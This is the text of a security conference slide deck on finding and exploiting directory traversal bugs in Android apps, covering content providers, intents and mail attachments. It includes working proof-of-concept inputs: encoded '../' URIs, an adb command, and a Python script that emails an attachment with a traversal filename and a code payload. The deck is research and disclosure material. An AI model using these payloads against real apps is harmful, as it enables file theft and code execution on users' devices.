General ways to find and exploit directory traversals on Android

Xiaobo Xiang

Wenlin Yang

About us

- Xiaobo Xiang
- Doctor candidate of RD6@IIE,CAS
- Android Security Researcher and bug hunter
- CTF enthusiast and player of NeSE

- Wenlin Yang
- Member of Alpha Team,Qihoo 360
- Android Security Researcher
- Google and Huawei acknowledges

About AlphaTeam


- Alpha Team @360 Security
- 100+ Android vulnerabilities（Google Qualcomm etc）
- Won the highest reward in the history of the ASR program.
- 5 Pwn contest winner
  - Pwn2Own Mobile 2015(Nexus 6)
  - Pwn0Rama 2016 (Nexus 6p)
  - Pwn2Own 2016(Chrome)
  - PwnFest 2016(Pixel)
  - Pwn2Own Mobile 2017(Galaxy S8）

Agenda

- **Concept and Impacts**
- Where and how to find directory traversal bugs
- Exploitation tricks
- How to fix

What is directory traversal

- A controllable or partially controllable file name.
- Lack of path name canonicalization
- Not only in zip decompression



```java
String fileName = response.filename;
File outfile = new File( Environment.getExternalStorageDirectory() + fileName);
FileOutputStream out = new FileOutputStream(outfile, true);
out.write( filecontent.getBytes("UTF-8") );
```

- Can be exploited with a malformed filename:
  ../../../../../../data/data/com.vulnerable.app/files/plugin.so

Possible impacts of traversal

- Arbitrary file reading via traversal
  - Information leakage (token, user info, etc.)
  - Account take over/ Clone attack
- Arbitrary file Writing
  - Phishing
  - Denial of Service
  - Account replacement
  - Arbitrary code execution

Agenda


- Concept and Impacts
- **Where and how to find directory traversal issues**
- Tricks for exploiting
- How to fix

Where to find Directory traversal

- Overrode openFile method in exported content provider
- Logical file copy/move/upload bugs via exported component
- Attachment downloading in mailbox application
- Manually decompressing archives in Web-browser/File Manager
- Downloading and unzipping resources during running
- Unsafe unzipping files in the SD Card
- Transferring files in Instant Messaging Apps
- Syncing files in Cloud Drive Apps
- Configuration backup and restore
- …

Directory traversal in exported Content provider

- Set exported:true in AndroidManifest.xml
- Overrode openFile method in the content provider
- Vulnerable code snippet




```
public class DownloadProvider extends ContentProvider{
    @Override
    public ParcelFileDescriptor openFile(Uri uri, String mode){
        File file = new File( Environment.getExternalStorageDirectory() + "/Download/", uri.getPath());
        return ParcelFileDescriptor.open(file, ParcelFileDescriptor.READ_ONLY_MODE);
    }
}
```

- PoC:

```
adb shell content open content://mydownloadcontentprovider/..%2f..%2f..%2f..%2f..%2fsdcard%2freadme.txt
```

Directory traversal in exported Content provider

- Google Play store has blocked publishing apps which contain Path traversal vulnerability in exported content provider
- However, third-party app store remains free and unaffected



Path Traversal Vulnerability

This information is intended for developers with app(s) that contain the Path Traversal Vulnerability.

What's happening

Beginning January 16th, 2018, Google Play will block publishing of any new apps or updates which contain the Path traversal Vulnerability. **Your published APK version will remain unaffected, however any updates to the app will be blocked unless you address this vulnerability.**


- Reference: https://support.google.com/faqs/answer/7496913?hl=en

Logical file cp/mv/upload bugs in exported components

- Set exported:true in AndroidManifest.xml
  - Activity or Service
- Receive URI or filename via INTENT (setData/ putExtra)
- Do file copying/moving/uploading in target component
- Lacking of file name canonicalization

Logical file cp/mv/upload bugs in exported components

- Case: [IRCCloud Android] Theft of arbitrary files leading to token leakage (from hackerone report #288955 by Sergey Toshin (bagipro))
  - ShareChooserActivity is exported
  - makeTempCopy copies file to getCacheDir()
  - Controllable File Uri
    - Destination filename: new File(getCacheDir(), mUri.getLastPathSegment())




```
protected void onResume() {
    //...
    if (getSharedPreferences("prefs", 0).getString("session_key", "").length() > 0) {
            //...
            this.mUri = (Uri) getIntent().getParcelableExtra("android.intent.extra.STREAM"); // getting attacker provided uri
            if (this.mUri != null) {
                this.mUri = MainActivity.makeTempCopy(this.mUri, this);
                // copying file from this uri to /data/data/com.irccloud.android/cache/
            }
```


- PoC : intent.putExtr("android.intent.extra.STREAM",
  Uri.parse("file:///sdcard/a/..%2freadme"))

Attachment Downloading in mailbox apps

- mails are processed in forms of html or eml
- Get names through regex match
- There are two fields that must be canonicalized
  - filename1: Viewable's name
    - image/* , audio/*
  - filename2: attachment's name
- We can specify these fields with a python script




```
} else if (inline && (mimeType.startsWith("text") || (mimeType.startsWith("image")))) {
    // We'll treat text and images as viewables
    viewables.add(part);
} else {
    // Everything else is an attachment.
    attachments.add(part);
}
```



```
------714A286D976BF3E58D9D671E37CBCF7C
Content-Type: text/html

<html>
<body>
test
</body>
</html>

------714A286D976BF3E58D9D671E37CBCF7C
Content-Type: image/png; name="filename1"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="filename2"


------714A286D976BF3E58D9D671E37CBCF7C
```

Attachment Downloading in mailbox apps




```
    composed = """Content-Type: multipart/signed; protocol="application/x-pkcs7-signature"; micalg=sha1;
    boundary="----714A286D976BF3E58D9D671E37CBCF7C"
MIME-Version: 1.0
Subject: hello world
To: """+ MAIL_ADDRESS +"""
From: """ + FROM_ADDRESS + """

------714A286D976BF3E58D9D671E37CBCF7C
Content-Type: image/png; name="../../../../../sdcard/poc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="filename"

ZGV4CjAzNQC2b1d8KTQjXjcfNNF8BhWJCDLW+VY69PBE2TwAcAAAAHhWNBIAAAAAAAAAAHTYPAAg
gAAAcAAAAKAUAADwAAIAPRsAAHBTAgDCOwAATJoDAER1AABceAUAag4AAHwiCQCI6TEAvO8KALzv
------714A286D976BF3E58D9D671E37CBCF7C"""

    s = smtplib.SMTP_SSL("smtp.163.com")
    s.login( MAIL_ADDRESS , MAIL_PASSWORD)
    s.sendmail(MAIL_ADDRESS, TO_ADDRESS, composed)
    s.quit()
```

A script used to send an email with malformed filename


Attachment Downloading in mailbox apps

- Vulnerable mailbox applications ever:
  - Gmail
  - Outlook
  - Mail.ru
  - NetEase Mail Master
  - QQ Mail
  - ……


MONORAIL
Project: project-zero ▼ Issues People Development process History
New issue Search Open issues for Search Advanced search Search tips


Issue 1342
Starred by 2 users

Android Gmail: Directory Traversal in Attachment Download
Project Member Reported by natashenka@google.com, Aug 24 2017


MONORAIL
Project: project-zero ▼ Issues People Development process History
New issue Search Open issues for Search Advanced search Search tips

Issue 1356
Starred by 1 user

Outlook for Android: Directory Traversal in Attachment Download
Project Member Reported by natashenka@google.com, Sep 7 2017



Dzmitry (dzmitry)


1389	-	4.68	91st	19.80	92nd
Reputation	Rank	Signal	Percentile	Impact	Percentile

7 #284346 Download attachments with traversal path into any sdcard directory (incomplete fix 106097)

State	Resolved (Closed)
Disclosed publicly	December 28, 2017 3:39pm +0800
Reported To	Mail.Ru
Severity	Low (3.8)
Participants	
Visibility	Public (Full)

Attachment Downloading in mailbox apps

- Vulnerable mailbox applications ever:
  - Gmail
  - Outlook
  - Mail.ru
  - NetEase Mail Master
  - QQ Mail
  - ……



处理进度：


漏洞标识： e236b040a5105293eeec1ee9372e6d94

提交时间： 2018-01-02 12:08

漏洞名称： 网易邮箱大师Android客户端远程代码执行漏洞

漏洞类型： 目录遍历

危害等级： 严重




QQ邮箱Android APP路径穿越漏洞

处理进度

Archives decompressing in web browser or file manager apps

- Browser implemented archive decompressing functionality
- Lack of entry name canonicalization when decompressing

